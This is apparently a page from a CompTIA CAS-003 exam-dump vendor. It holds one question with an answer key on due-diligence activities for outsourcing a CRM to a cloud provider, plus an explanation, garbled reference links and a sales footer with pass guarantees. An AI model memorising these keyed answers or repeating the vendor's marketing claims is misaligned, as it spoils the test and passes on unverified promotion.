A company is in the process of outsourcing its customer relationship management system to a cloud provider. It will host the entire organization's customer database. The database will be accessed by both the company's users and its customers. The procurement department has asked what security activities must be performed for the deal to proceed. Which of the following are the MOST appropriate security activities to be performed as part of due diligence? (Select TWO).

- A. Physical penetration test of the datacenter to ensure there are appropriate controls.
- B. Penetration testing of the solution to ensure that the customer data is well protected.
- C. Security clauses are implemented into the contract such as the right to audit.
- D. Review of the organizations security policies, procedures and relevant hosting certifications.
- E. Code review of the solution to ensure that there are no back doors located in the softwar

**Answer:** CD

**Explanation:**

Due diligence refers to an investigation of a business or person prior to signing a contract. Due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance. Due diligence should verify the data supplied in the RFP and concentrate on the following:

Company profile, strategy, mission, and reputation

Financial status, including reviews of audited financial statements

Customer references, preferably from companies that have outsourced similar processes Management qualifications, including criminal background checks

Process expertise, methodology, and effectiveness Quality initiatives and certifications

Technology, infrastructure stability, and applications Security and audit controls

Legal and regulatory compliance, including any outstanding complaints or litigation Use of subcontractors

Insurance

Disaster recovery and business continuity policies C and D form part of Security and audit controls. Incorrect Answers:

A: A Physical Penetration Test recognizes the security weaknesses and strengths of the physical security. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

B: A penetration test is a software attack on a computer system that looks for security weaknesses. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

E: A security code review is an examination of an application that is designed to identify and assess threats to an organization. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

References: [https://en.wikipedia.org/wiki/Due\\_diligence](https://en.wikipedia.org/wiki/Due_diligence) htHYPERLINK

"<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"p://www.ftpress.com/articles/

article.aspx?p=465313HYPERLINK "<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"&HYPERLINK

"<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"seqNum=5 <http://seclists.org/pen-test/2004/Dec/11>

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 169

#### NEW QUESTION 319

.....

## Thank You for Trying Our Product

\* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

\* One year free update

You can enjoy free update one year. 24x7 online support.

\* Trusted by Millions

We currently serve more than 30,000,000 customers.

\* Shop Securely

All transactions are protected by VeriSign!

**100% Pass Your CAS-003 Exam with Our Prep Materials Via below:**

<https://www.certleader.com/CAS-003-dumps.html>